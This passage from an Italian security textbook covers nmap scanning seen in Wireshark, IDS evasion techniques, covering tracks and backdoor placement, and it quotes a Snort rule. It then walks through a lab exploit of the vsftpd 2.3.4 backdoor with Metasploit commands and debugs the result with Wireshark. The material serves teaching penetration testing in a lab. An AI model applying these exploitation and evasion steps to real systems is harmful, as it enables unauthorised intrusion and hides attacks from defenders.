Per la maggior parte delle porte sondate, si vede che la scansione inizia la connessione TCP, ma le porte sono chiuse. Per ogni porta chiusa, la macchina risponde di conseguenza, con i flag ACK e RST impostati, come si vede nella Figura 6.3. Le strisce illustrano quanto sia sistematico lo scandagliamento, con l'alternarsi di pacchetti SYN e ACK/RST. Se si considerano gli orari, si vede che questi pacchetti si presentano in meno di un millesimo di secondo.

Se trova una porta aperta, il pacchetto sonda inizia l'handshake a tre vie, aprendo una connessione. Se sulla porta è in esecuzione un servizio, si può notare che viene preso anche un banner. La connessione poi viene chiusa dalla macchina che sta effettuando lo scandagliamento. Esempi di tutti questi casi sono visibili nella traccia di Wireshark nella Figura 6.4.

Gli esempi potrebbero essere infiniti, ma questa singola cattura con nmap è sufficiente per dimostrare quanto sia semplice, con questo unico strumento, vedere i pacchetti che vengono inviati.

Sfuggire ai sistemi IPS/IDS

Un sistema di rilevamento delle intrusioni (IDS) confronta il traffico con firme note o con una linea base di comportamento *normale*. Nel primo caso si parla di sistema basato sulla firma, nel secondo di sistema basato sull'anomalia. Quando l'IDS vede traffico maligno, lo segnala.




Figura 6.3 Scansione di porte con nmap in Wireshark.




Figura 6.4 Porta aperta in Wireshark.

Prendete, per esempio, la scansione effettuata con nmap nella sezione precedente. Chiaramente, un IDS/IPS degno del suo nome dovrebbe rilevare immediatamente quel traffico. (Ma è stato configurato e messo a punto in modo da avvisarvi?) nmap permette di rallentare la velocità con cui vengono inviati i pacchetti; lo scandagliamento può essere ulteriormente mascherato nascondendo il proprio IP con gli strumenti di nmap.

Con un po' di pratica, potete valutare personalmente fino a che punto il vostro IDS continuerà a rilevare l'attività.

Il processo di monitoraggio di tutto il traffico e di confronto con un database di firme, o di elaborazione in tempo reale, richiede risorse. Poiché un IDS consuma parecchie risorse, è forse più soggetto a un attacco di tipo DoS, una sorta di attacco a negazione di risorse. Anche se un sistema IDS avesse a disposizione molta memoria per svolgere il

suo lavoro, la sua vulnerabilità o i suoi limiti verrebbero a galla, se l'attaccante decidesse di spingersi al limite.

Esistono parecchi modi per sfuggire alla protezione offerta da un IDS, anche se ovviamente nessuno funziona con certezza. Un attaccante in gamba aumenterà le proprie probabilità di successo cercando prima di scoprire quale IDS esiste, magari anche cercando di capire che cosa riesce a trattare. Qui non cercheremo di abbinare il singolo prodotto a una tecnica, ma esploreremo vari modi in cui sfuggire a un IDS e vedremo come Wireshark possa essere utile per verificare come stanno andando le cose.

Montaggio e frammentazione di sessioni

Quando un attaccante stabilisce una connessione e invia traffico maligno, l'IDS (si spera) lo rileverà e lo segnalerà. Come l'IDS prende il pacchetto, ne esamina i dati e li confronta con gli schemi che gli sono noti, dipende da come è stato progettato. Una differenza, per esempio, è se un IDS prende e conserva più pacchetti per esaminare dati sparsi in più di un pacchetto, oppure no.

Supponiamo che un attaccante sappia già quale IDS effettua il monitoraggio del traffico maligno. Che cosa succederebbe se l'attaccante frammentasse abilmente il traffico in vari pacchetti IP al livello di rete (livello 3 OSI)? O se invece l'attaccante suddividesse le comunicazioni fra più sessioni al livello dell'applicazione (livelli 6 o 7 OSI)? La suddivisione delle comunicazioni maligne su più sessioni, per sfuggire all'IDS, prende il nome di *session splicing* (montaggio di sessioni).

In anni recenti, i dispositivi di rilevamento delle intrusioni sono diventati molto più intelligenti nel trattamento di sessioni montate o frammentate. La tecnica (che funzionava bene finché gli IDS non sono stati perfezionati per affrontarla) consisteva nel suddividere un

tentativo maligno su più sessioni. L’IDS prendeva e analizzava ogni sessione individualmente. Ciascuna sessione veniva confrontata con stringhe notoriamente maligne. Poiché ogni sessione (solo una parte del tutto maligno) era relativamente benigna, non c’era segnalazione negativa di quel traffico, che quindi otteneva il nullaosta a procedere. Gli IDS attuali sono abbastanza intelligenti da riconoscere la possibile dannosità e ora prima di tutto raccolgono tutti i pezzi per riassemblarli. Una volta che le parti possono essere confrontate come un tutto, l’IDS può prendere decisioni più informate.

Forse conoscete già Snort, un IDS open source. Essendo gratuito, open source e ben supportato, Snort offre un modo eccellente per imparare a gestire e mettere a punto un IDS, nel laboratorio domestico o in un ambiente d’impresa. Nell’esempio di codice che segue, potete vedere la regola di Snort creata per contrastare il *session splicing*.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC whisker
space splice attack"; content:"|20|"; flags:A+; dsize:1;
reference:arachnids,296; classtype:attempted-recon; reference
```

Qual è il pericolo di questa tecnica? L’IDS, come ogni altro dispositivo, è comunque limitato nelle sue risorse. Magari i vostri tentativi possono assorbire le risorse dell’IDS fino al limite, costringendo quindi il sistema a inoltrare il traffico senza avere la possibilità di analizzarlo.

Puntare all’host, non all’IDS

Molte tecniche per sfuggire a un IDS o a un firewall si riducono a un metodo solo: rivolgersi all’host e non all’IDS. Se potete contraffare del traffico in modo che l’host lo interpreti correttamente anche se l’IDS non lo fa, avete vinto. Qui, dicendo *correttamente*, intendiamo che il traffico maligno ha effetto sull’host ma non sull’IDS. L’IDS non è in grado di interpretare il traffico nello stesso modo in cui fa l’host.

Ci sono molti modi per generare traffico interpretato dall'host, ma non dall'IDS: per esempio, cifrando il traffico in modo che possa essere decifrato dall'host ma non dall'IDS. (L'host conosce la chiave privata, l'IDS no.) Oppure utilizzando numeri di sequenza TCP opportunamente scelti per produrre la sovrapposizione dei pacchetti. Poiché i sistemi operativi gestiranno diversamente i pacchetti che sovrappongono (accettando le informazioni più vecchie oppure quelle più recenti), gli attaccanti potranno scoprire qual è il comportamento tenuto e potranno sfruttare quell'informazione a loro vantaggio. Mentre l'host ricompone correttamente i pacchetti, l'IDS li ricompone in modo diverso per l'analisi.

Coprire le tracce e preparare vie d'uscita

Per gli attaccanti, l'ultima fase è quella dell'uscita dal sistema. Secondo la metodologia standard, questo significa *coprire le proprie tracce*, occultare la loro presenza nei vari sistemi. Questo è particolarmente importante, per esempio, se l'attaccante modifica i risultati di una macchina per le votazioni.

Per gli attacchi più rumorosi, che vogliono attirare l'attenzione, nascondere il fatto che ci sia stato un attacco è probabilmente poco interessante, ma può essere ancora utile nascondere la propria presenza, almeno in alcune aree, per non far capire quanto sia stato efficace o diffuso l'attacco.

Quanto può essere utile Wireshark in questa fase? Non molto, se parliamo di coprire le proprie tracce. Parliamo di modificare i log, di modificare i dettagli sugli accessi ai file o sulle connessioni di rete, di cancellare gli account creati e così via. Non c'è molto da fare per l'ispezione dei pacchetti. E invece per le backdoor, le vie d'uscita che si predispongono?

Wireshark può essere d’aiuto nella configurazione o nel sottoporre a test una backdoor. Una backdoor serve per consentire un accesso successivo. Su quale porta deve ascoltare la vostra backdoor? Quali porte non si faranno notare? Quale traffico e quale porta al momento consentono di superare il firewall? Wireshark ovviamente può aiutare a rispondere a queste domande, se lo si colloca dove si deve intercettare e catturare il traffico per l’analisi.

Exploitation

Questa è una sezione piuttosto lunga, divisa in varie parti. Complessivamente, affronteremo gli exploit ai sistemi. Per andare sul sicuro, ci eserciteremo negli exploit utilizzando sistemi nel W4SP Lab, il che significa che inizieremo con l’impostazione del laboratorio.

Dopo avere impostato lo spazio del laboratorio, cercheremo di penetrare in un sistema vulnerabile: in qualche caso con successo, in altri no. Nei casi di successo, stabilirete shell, o connessioni, con la vittima. Lungo la strada, ovviamente, userete Wireshark per verificare e confermare quello che supponete stia succedendo, e anche per risolvere i problemi quando le cose vanno storte.

Per utilizzare Wireshark come strumento di risoluzione dei problemi, dovevamo trovare un exploit sicuramente problematico, ed è stato difficile. Dato il forte supporto della comunità di Metasploit e il continuo miglioramento dei moduli, c’è voluto parecchio tempo per trovare un modulo di exploit che presentasse un problema adatto all’uso di Wireshark. Alla fine ne abbiamo trovato uno:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

Un po’ di storia: nell’estate del 2011, l’archivio scaricabile di VSFTPD versione 2.3.4 conteneva una backdoor maligna. Se si scopriva un sistema UNIX con quella versione di VSFTPD, era

praticamente certo che si sarebbe potuto sfruttarla per accedere a quella backdoor.

Per vostra fortuna, l'immagine *Metasploitable* vulnerabile ha VSFTPD v2.3.4. Per fortuna di tutti noi, poi, il modulo usato per la connessione, l'exploit e per stabilire una sessione shell di ritorno ha qualche problema, e potrete identificare quei problemi con Wireshark.

Rapida avvertenza: questi problemi esistono nel momento in cui scriviamo, ma è possibile che il modulo venga corretto o migliorato, qualora qualcuno a conoscenza di quelle difficoltà volesse perfezionare il modulo di exploit.

Impostare il W4SP Lab con Metasploitable

Metasploitable è un'immagine disponibile nel W4SP Lab. L'immagine è stata creata come macchina virtuale (VM) per consentire ai professionisti della sicurezza di mettere alla prova le proprie capacità di penetrazione con una macchina vulnerabile.

Per prima cosa, verificate che il W4SP Lab sia in esecuzione e configurato. Poi, trovate la serie di pulsanti di colore rosse sulla destra della schermata di W4SP Lab. Questi pulsanti rossi modificano il laboratorio di base così da creare ambienti specifici. Nel Capitolo 5 avete già svolto due esercizi MitM, ma non avete ancora utilizzato la personalizzazione MitM che si nasconde dietro questi pulsanti. Lo farete in questa esercitazione.

Per questo esperimento, lancerete l'immagine Metasploitable, che può essere avviata con un clic sul pulsante *start sploit*. Una volta lanciata, vedrete ridisegnarsi il diagramma di rete del laboratorio, che poi mostrerà un ulteriore nodo in blu con il nome *sploit*. Tutti i nodi sono blu, perché sono in qualche misura vulnerabili, tranne il nodo

Kali, che è in rosso. Se non vedete il nodo *sploit*, fate clic sul pulsante *Refresh* per forzare il ridisegno del diagramma.

Ricordate: come per gli altri nodi nel diagramma di rete, se passate con il mouse sopra il nodo *sploit*, verrà visualizzato il suo indirizzo IP, come nella Figura 6.5.




Figura 6.5 Metasploitable e il suo IP.

Lanciare la console Metasploit

Dovete eseguire `msf` avendo effettuato l'accesso come root. In una nuova finestra di terminale, scrivete **sudo msfconsole** e poi inserite la vostra password di utente w4sp-lab quando vi viene richiesto. Nel'arco di 20-30 secondi dovrebbe comparire il prompt dei comandi `msf >`.

Se Metasploit è stato eseguito in precedenza e il laboratorio è stato chiuso in modo scorretto (chiudendo la finestra del browser o del terminale), potreste ricevere un errore. Per risolvere l'errore, chiudete il laboratorio utilizzando il pulsante *Shutdown* a sinistra, poi rilanciate il laboratorio eseguendo lo script Python.

Una volta che il framework Metasploit è in esecuzione, avrete un prompt della console MSF, nella forma `msf >`. Vediamo ora l'exploit che vogliamo dimostrare.

L'exploit VSFTP

In Metasploit, i moduli exploit permettono le ricerche. Al prompt di MSF, potete usare il comando `search` con qualsiasi stringa di testo. Per trovare l'exploit necessario per questo esercizio, scrivete **search vsftpd**, come si vede nella Figura 6.6.

Come si è già detto, l'immagine Metasploitable è vulnerabile all'exploit VSFTPD, perciò lo useremo contro la macchina bersaglio. Al prompt `msf`, scrivete il comando **use**, seguito dal nome dell'exploit. In questo caso, scrivete **use exploit/unix/ftp/vsftpd_234_backdoor**.

Vedrete che il prompt della console cambia, indicando che MSF ora è in funzione con l'exploit pronto. Prima di eseguirlo, però, dovete impostare l'host remoto (il bersaglio). Scrivete **set RHOST** seguito dall'indirizzo IP del sistema Metasploitable. Poi, scrivete **exploit** per lanciarlo.

Questo modulo exploit, come molti altri nel framework Metasploit, inizierà sfruttando il servizio vulnerabile, poi creerà una sessione shell, che è una backdoor a cui potete connettervi dalla macchina attaccante.




Figura 6.6 Ricerca dell'exploit VSFTPD.

Dopo l'avvio dell'exploit, quel che si presume è che il modulo crei immediatamente una shell. Purtroppo, però, questo modulo non sembra affidabile come gli altri. Nella Figura 6.7 potete vedere l'output alla nostra console in due tentativi.




Figura 6.7 L'exploit ha avuto successo ma non c'è shell.

Dalla figura che mostra la console MSF, potete vedere vari tentativi di sfruttare il server VSFTP. Conoscendo la macchina bersaglio, siamo fiduciosi che il server sia vulnerabile a questo exploit. Potremmo arrivare al punto da sospettare che il modulo effettivamente funzioni e sfrutti il servizio. Il fatto è, però, che qui si vedono due tentativi ed entrambi non riescono a produrre una sessione shell. Perché? Magari Wireshark può darci qualche risposta.

Debug con Wireshark

Come potete vedere dalle precedenti schermate di Wireshark e da quelle di Metasploit, il modulo di exploit non ha funzionato come previsto. Nella schermata che mostra la console, si vedono le risposte rinviate dal server FTP, cioè il banner del servizio e la richiesta di un nome utente. Immaginiamo che il modulo stia sfruttando con successo

il servizio, ma poi la console ci dice “Exploit completed, but no session was created”. Wireshark qui ci può aiutare molto a capire quale possa essere il problema. Si può vedere da Metasploit che i tentativi di exploit funzionano, ma non producono la shell sperata.

Se eseguiste questo exploit alla cieca, senza possibilità di ispezionare i pacchetti, potreste fermarvi dopo uno o due tentativi e rinunciare. Lasciando perdere la vulnerabilità VSFTP, però, perdereste una grande opportunità di avere un accesso shell. Per fortuna, possiamo usare Wireshark, che qui può aiutare il penetration tester a capire che cosa succede.

La macchina attaccante è `192.100.200.192`. Il server FTP, su una rete diversa, ha indirizzo host `10.100.200.142`. (Ricordate che, quando usate il laboratorio, i vostri sistemi possono avere indirizzi IP diversi da quelli visibili nelle illustrazioni del libro.)




Figura 6.8 Il tentativo di exploit in Wireshark.

Nella Figura 6.8, si vede che l’exploit viene eseguito con successo. In questa schermata di Wireshark, la connessione inizia con il pacchetto 193, ma viene reinizializzata nel pacchetto 194. La connessione viene nuovamente tentata e stabilita nei pacchetti 195-197. Nel pacchetto 198, il server FTP chiede il nome utente. La sessione Metasploit continua fino al pacchetto 203. Nei pacchetti 204 e 205, il server FTP mostra i primi segnali di fallimento nel rispondere con una shell. Il pacchetto 205, che restituisce `priv_sock_get_result`, è visibile nella Figura 6.8.

Questo potrebbe essere un caso piuttosto semplice di sincronizzazione, a giudicare dagli orari, dal funzionamento dell’exploit e dal fallimento apparentemente casuale.

Immaginando che valga la pena fare un altro tentativo, proviamo di nuovo, come si vede nella Figura 6.9. E questa volta funziona! Riprovando altre volte, sembra che sia casuale se l’exploit riesce o meno a creare la sessione shell.

Ora abbiamo la nostra shell. Che cosa possiamo ricavarne? Dato l’accesso shell, qualcuno potrebbe eseguire dei comandi, ricavarne informazioni preziose e accedere al sistema. Nella prossima sezione, vedremo alcuni pacchetti catturati durante questo accesso.

